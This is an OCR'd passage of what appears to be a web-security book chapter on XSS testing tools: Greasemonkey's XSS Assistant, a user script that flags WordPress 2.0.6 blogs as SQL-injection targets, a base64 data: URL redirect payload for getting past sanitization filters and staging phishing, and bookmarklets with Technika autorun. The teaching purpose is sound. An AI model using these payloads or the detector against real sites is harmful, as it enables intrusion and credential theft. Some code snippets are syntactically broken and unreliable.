COM is a Microsoft technology for building software components that enable easier inter-process communication and greater code reuse. The purpose of COM is to provide a mechanism to build objects in a language neutral way. This way, one developer can build a key component of an application in their preferred language, and another developer can reuse the exact same component in the language of their choice. XPCOM is used in Mozilla to create reusable objects. In a way, it is similar to the Microsoft COM architecture. Both COM and XPCOM enable developers to reuse objects from your applications. In that respect, we can use COM to communicate with Internet Explorer in order to automate certain user actions, or use XPCOM to do the same but for Mozilla.

XSS Assistant, by Whiteacid (http://www.whiteacid.org/greasemonkey/) is a simple, yet very powerful GreaseMonkey script. The purpose of the script is to provide a means of injecting various XSS attack vectors listed in The XSS Cheat Sheet by RSnake. Once the XSS Assistant is installed, you can enable it by selecting **Tools | GreaseMonkey | User Script Commands... | Start XSSing forms**. Figure 2.41 shows XSS Assistant in action.

Figure 2.41 XSS Assistant Main Dialog Box



By clicking on the **XSS form** button, the XSS Assistant form shows up in the main browser window. You can pick any of the available attack vectors from the "Select a vector" list box, hit the **Apply** button to fill in the form field, and then click **Submit form** to send the XSS probe to the server. Alternately, if the value is included as part of a GET request in the URL, the XSS Assistant will detect this and allow you to play with these values via an XSS FORM button at the top of the page. Once you start playing with this tool, you will look at XSS from an entirely different perspective, not to mention save countless hours of manually typing in the XSS tests.

NOTE

Prior to using XSS Assistant, it is recommended that you spend some time familiarizing yourself with RSnake's XSS Cheat Sheet (covered in Chapter 7).

Active Exploitation with GreaseMonkey

GreaseMonkey is so powerful that you can write exploits as user scripts and call them when needed. Let's have a look on the following example, which detects Wordpress 2.0.6 blogs and asks you to run the *wp-trackback.php* SQL Injection exploit against them:

```
// ==UserScript==
// @name           Wordpress 2.0.6 Active Exploiter
// @namespace      http://www.syngress.com
// @description    detects Wordpress 2.0.6 blogs and exploits them
// @include        *
// ==/UserScript==

// declare globals
var link = null;
var links = document.getElementsByTagName('link');

if (!links)
       return;

// find the blog feed
for (var i = 0; i < links.length; i++)
       if (links[i].type == 'application/rss+xml') {
              link = links[i];
              break;
       }

// if a feed is found check whether it is Wordpress 2.0.6
if (link)
        GM_xmlhttpRequest({
        method: 'GET',
        url: link.href,
        onload: function(response) {
              var r = new RegExp('wordpress/2.0.6', 'gi');

              if (r.exec(response.responseText))
                     // vulnerable version is detected, ask for confirmation to run
                     the exploit
                     if (confirm('This blog is vulnerable to the Wordpress 2.0.6
                     Remote SQL Injection. Do you want to exploit?'))
                            // this is where the exploit should be placed
                            alert('exploit in action');
        }});
```

If you install this script and set it to enabled, you will be able to detect vulnerable versions of the popular Wordpress blogging software. Keep in mind that the provided user script does not perform actual exploitation but it is still useful to make a point.

Exploit writers haven't really picked up the power of JavaScript yet. Most Web exploits today are written in either Perl or Hypertext Preprocessor (PHP). However, the process can be simplified a lot more if you do it from the browser.

For example, if the exploit that you are writing requires you to authenticate via SSL and provide a username, password, and token, it may take a while to build it. However, if you use the browser to take care of the details, you con concentrate on the real thing, which is producing the actual code that tests or exploits the current target.

Next in this chapter, we are going to discuss bookmarklets, which are another way to write user scripts but with a twist.


Hacking with Bookmarklets

In previous sections of this book we discussed how to use GreaseMonkey as an attack tool. We also covered several useful user scripts that can help us when we search for XSS vectors. One of the most interesting features of GreaseMonkey is the fact that the tool can be used for malicious purposes, in addition to being a great extension. Simply put, attackers can backdoor user scripts and social engineer unaware users to install them. While user scripts for Firefox require the presence of the GreaseMonkey extension, keep in mind that other browsers, like Opera, support them by default, although the structure of the script is a bit different.

In this section, we are going to cover another useful mechanism that can be used in a similar way as user scripts: bookmarklets.

In modern browsers, the bookmark is a simple storage mechanism for listing favorite Web sites. Usually, each bookmark contains information not only about the URL that we want to memorize, but also some meta information such as keywords, description, and title that are associated with it. Depending on the browser, you have less or greater flexibility when dealing with bookmarks. In Figure 2.42, you can see Firefox Bookmarks Manager.

Figure 2.42 Firefox Bookmarks Manager



The most common types of URL's that are saved as bookmarks start with either *http://* or *https://*, but you are also able to bookmark URLs such as *ftp://*, *irc://* , and *telnet://* if your browser supports the listed protocols. However, all browsers support a special type of URL, which is defined as the following:

```
javascript:[body]
```

The javascript: protocol is a simple way for storing multiple JavaScript expressions in a single line. This type of technique is widely used among AJAX developers.

Notes from the Underground...

Firefox and Opera support the data and protocol. This protocol can be used to make self-contained files. For example, you can easily make self-contained HTML files by embedding all images inside it, instead of calling it from external resources. The following example demonstrates the difference:

```
<html>
<body>
<img src="image.gif"/>
</body>
</html>
```

can be represented as

```
<html>
<body>
<img src=" 
R0lGODdhMAAwAIQAAP+ZiIgREVVmuxHMd8wAESK7dxG7ZgARVXcREf///1Wq/8wAIv+IiBG7d8wR
ERFmAIjuqlVmqoj/mUSq//+ImYgAIlWZ/xFmEQBmAAAAAAAAAAAAAAAAAAAAAAAAAAAAACwAAAAA
MAAwAAAF/mAijmRpnmiqrmzrvnAsz3Rt33iuq0zP7C8fYdgDrnpDwmLoIBhRSEJgmpQ+TcmpiFEN
XE3abffLy3rJp6gVbQJwh2H2Vh2XJ97Jon2EqCCqTnskeGssEoeHJ4iJJhASEGJDCpOUlCYSBZkF
F5eanCWOmZxvkwKmp6YTCiQSBp6dmhiDmJsXPZSouaarIhINr6y+wAkUAASidwoTpwfNzgenEbwJ
tMgj1dZqBLYMCswHJ6i82J+9mtYJgEneAs0pp9fn5YcFrpkG813s7ineJbS/PtG6oKnBPFFTlrWT
Qc7cBYLA6D0UsY+hPGqYODUcSLFijFavOG60xm6hRU8ZdjVe
TDlCIbiTojLGQ7mJhMePA86hw8ZxxD4BKqb90/ngoM6JPlGlsOAP1rBev55SVGpCGbyhF1kdDSdu
VaVvWEXJ0uqpXIlckxSCdWp2Zs0UByLoMuUMRbW25tChcCa3XV0VD5GaCIx3719BiBMrXsy4sWMR
IQAAOw==" />
</body>
</html>
```

Continued

Notice that the second example contains a longer URL, which contains the entire image in base64-encoded format.

In case you need to escape filters that sanitize text which contains keywords such as javascript and meta characters such as " and ', you may want to try the data protocol. For example, if the application accepts a redirection parameter such as the following:

```
http://example.com/mail?redirect-after-login=
http%3A//example.com/mail/authenticated
```

If a sanitization filter is in place, you may try the following:

```
http://example.com/mail?redirect-after-
login=data%3Atext/html%3Bbase64%2CPHNjcmlwdD4KYWxlcnQoJ1hTUycpOwo8L3Njcmlwd
4%3D
```

When the user logs in, they will be redirected to a page which looks like this:

```
<script>
alert('XSS');
</script>
```

Of course, the attacker can create any kind of fishing Web site that imitates a successful login or error if they are after the user username and password. If they succeed, the user will be asked to enter their username/password again as this is a common practice when the authentication fails. However, when they enter their credentials and click the submit button, the information will be sent to the attacker. These types of phishing attacks are very common and widely spread across the Web.

Keep in mind that in this case, the attacker does not need to set up an external server in order to enable their attacks. All they need to do is provide a data URL. This type of attack can bypass even the most rigid phishing filters. Also keep in mind that the above vector will work only if the page redirects you by using document.location DOM object or meta refresh tags. The browser will ignore any 302 redirects to URLs other then *ftp://*, *http://* , and *https://*.

It is also worth mentioning that JavaScript executed inside data: URLs cannot access the DOM or the cookies object of the page from where it is executed. Keep in mind that because the URL scheme is different, the browser puts the page in a different origin.

Because we can use the javascript: to execute JavaScript, we can employ it to do dynamic modification of the applications that we are currently testing. For example, let's write a script that will change all form methods from POST to GET and vice versa:

```
for (var i = 0; i < document.forms.length; i++)
      document.forms[i].method= document.forms[i].method.toLower() ==
'get':'post':'get';
```


One of the ways you can execute this script or pages without storing them on the filesystem and modifying their code is to use the javascript: protocol, like the following:

```
javascript:for (var i = 0; i < document.forms.length; i++)
document.forms[i].method= document.forms[i].method.toLower() == 'get':'post':'get';
```

If you paste this in your browser address bar when you are inside a page with forms, you will notice that the form method has changed when you try to submit it.

Playing with the javascript: protocol is fun but it could become a problem if you type all this code every time you want to do a particular action. This is where bookmarklets come handy. A *bookmarklet* is a bookmark that points to a javascript: URL. If you want to store the method switching script as a bookmarklet, create a new bookmark and specify the script code for the URL. In Firefox you should see as it as shown in Figure 2.43.

Figure 2.43 Bookmarklets Are Standard Bookmarks




The major difference between bookmarklets and user scripts is that the second requires the presence of an extension and they work only on Firefox, while bookmarklets will work on every browser as long as you write your code in a cross-browser manner. Another difference is that GreaseMonkey allows you to automatically start scripts. Bookmarklets can be automatically started unless you install an extension such as Technika, which we discuss in the next section.

Using Technika

Technika is another tool from GNUCITIZEN that allows you to easily construct bookmarklets and automatically execute them, imitating the functionalities of GreaseMonkey. Technika is very small and integrates well with the Firebug command console, which can be used to test and develop your bookmarklets. The extension can be found at www.gnucitizen.org/projects/technika.

If you have Firebug installed you will be able to use Technika bookmarklet constructing features. In Figure 2.44 you can see the Firebug console with one extra button that opens the menu of Technika.

Figure 2.44 Technika-Firebug Integration




You can use the Firebug console to test the bookmarklet and make sure that it is working. When you are happy with your code you can easily convert it to a bookmarklet by accessing the Technika menu and selecting **Build Bookmarklet**. You will be asked to select the folder where you want the bookmarklet to be stored. Type the bookmarklet name and press the **OK** button, as shown on Figure 2.45.

Figure 2.45 Create New Bookmarklet


If later you want to modify your bookmarklet, you can select the Technika menu and choose the **Load Bookmarklet** option. A screen similar to Figure 2.46 will be presented to you from which you can choose the bookmarklet to be loaded.

Figure 2.46 Load Bookmarklet Dialog Box



We mentioned earlier in this section that Technika can also auto load your bookmarklets in a similar way to GreaseMonkey. In order to enable this feature, you need to include the **autorun** keyword in the bookmarklet properties window, as shown in Figure 2.47.


Figure 2.47 Edit Bookmarklet Properties



Every bookmarklet that has this keyword will be loaded automatically on every page that you visit.

Another useful feature of Technika is that you can set your autorunable bookmarklets on different levels and define the order of their execution. This mechanism is very similar to initrd booting mechanism on Unix/Linux. For example, if you want to develop a framework that consists of several bookmarklets, you may need to load the core libraries before the actual user scripts. You can simply tag the library bookmarklets as autorun, level0 (See Figure 2.48). The scripts that are based on them can be tagged as autorun, level1.

Figure 2.48 Bookmarklet Autorun Levels



If you don't specify the level, Technika will assume that the script runs on level9, which is the last one in the autorun execution order.

Summary

In this chapter, we covered several tools that are very useful when performing security audits of Web applications. Although a lot of the techniques that we discuss in this book can be performed with only a barefoot browser, sometimes it is just easier and a lot quicker to make use of the available utilities designed for simplifying the testing process.

Although the hacking tools are available for download from anyone, they require a certain degree of familiarity in order to gain the most benefit by using them. In this chapter, we covered only the tools that we believe are most suitable when performing XSS checks. However, keep in mind that there are plenty of other tools that can be used for similar purposes.

Solutions Fast Track

Burp

- ☑ The Burp suite is a set of Java utilities that help recording, analyzing, testing, and tampering HTTP traffic when looking for Web vulnerabilities.
- ☑ The Burp proxy is a Web application proxy, part of the Burp suite, which sits in between the browser and the remote server.
- ☑ The Burp proxy provides features to intercept HTTP requests and responses and add or remove properties from them.

Debugging DHTML With Firefox Extensions

- ☑ DOM Inspector is a default Firefox extension that can be used to explore any Web application DOM, JavaScript object representation, and the CSS properties.
- ☑ WebDeveloper is a set of utilities for Firefox, which are used to modify forms, edit the HTML structure, view the included scripts, and so forth.
- ☑ Firebug is a Firefox debugger with powerful JavaScript console, inspection facilities, and versatile traffic monitor.

Analyzing HTTP Traffic with Firefox Extensions

- ☑ *LiveHTTPHeaders* is one of the most useful Firefox extensions, which help with analyzing HTTP traffic and replaying requests.
- ☑ The *ModifyHeaders* Firefox extension is used to change outgoing and incoming headers.
- ☑ *TamperData* is the attacker power tool with tones of useful functionalities like HTTP traffic monitor, interception features, and powerful parameter tamper window, which has support for using vulnerability payloads.

GreaseMonkey

- ☑ GreaseMonkey is an extension for Firefox, which helps with the execution and management of user scripts.
- ☑ User scripts can be used to dynamically modify pages loaded in the browser window and as such add extra features, remove features, and perform operations.

- ☑ User scripts are powerful and could also be very dangerous, because they may include backdoors or contain exploitable XSS vulnerabilities.

Hacking with Bookmarklets

- ☑ Bookmarklets are small pieces of JavaScript that can be saved as bookmarks.
- ☑ Many useful utilities are actual bookmarklets.
- ☑ Bookmarklets are powerful because, unlike user scripts, they can run on every browser that has support for bookmarks.

Using Technika

- ☑ Unlike use scripts, bookmarklets cannot be automatically executed in the scope of the currently visited page.
- ☑ GNUCITIZEN Technika resolves this issue by extending Firefox facilities with features to autorun bookmarklets.
- ☑ Technika integrates with Firebug to provide a powerful bookmarklet testing/building environment.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: I find the tools that you listed quite confusing. Are there any other tools I can use?

A: Yes, there are plenty of tools to choose from. We picked the tools that we think are the best. Although it is a good idea to get yourself familiar with the tools we list in this book, in general you should pick those that suit your needs best.

Q: Why should I care about DOM? Isn't that a developer thing?

A: DOM is the single most complete object that represents the structure of the Web application you are testing. Although, in general a lot of the vulnerabilities are discovered on the server, very often we find vulnerabilities on the client. Most of these vulnerabilities

are related to DOM-based XSS. They are very hard to find, but if you master the DOM tree you will be able to detect them quicker.

Q: There are so many tools for analyzing HTTP traffic. Which one is the best?

A: Every tool has its own advantages and disadvantages. We often use all of them at once. The more tools you use the less are the chances to miss something from the picture.

Q: What is the difference between user scripts and bookmarklets?

A: In general, user scripts a lot more powerful then bookmarklets, although bookmarklets are cross-browser while user scripts are not. In certain situations you might need to access resources that are in a different origin. User scripts are the right solution for this. Bookmarklets are suitable for creating tiny utilities that work inside the current page.

Q: Can I autorun bookmarklets in other browsers than Firefox?

A: Not unless you extend the browser with this type of feature. Autorunable bookmarks are not supported by browsers. The GNUCITIZEN Technika Firefox extension was developed to target this particular weakness.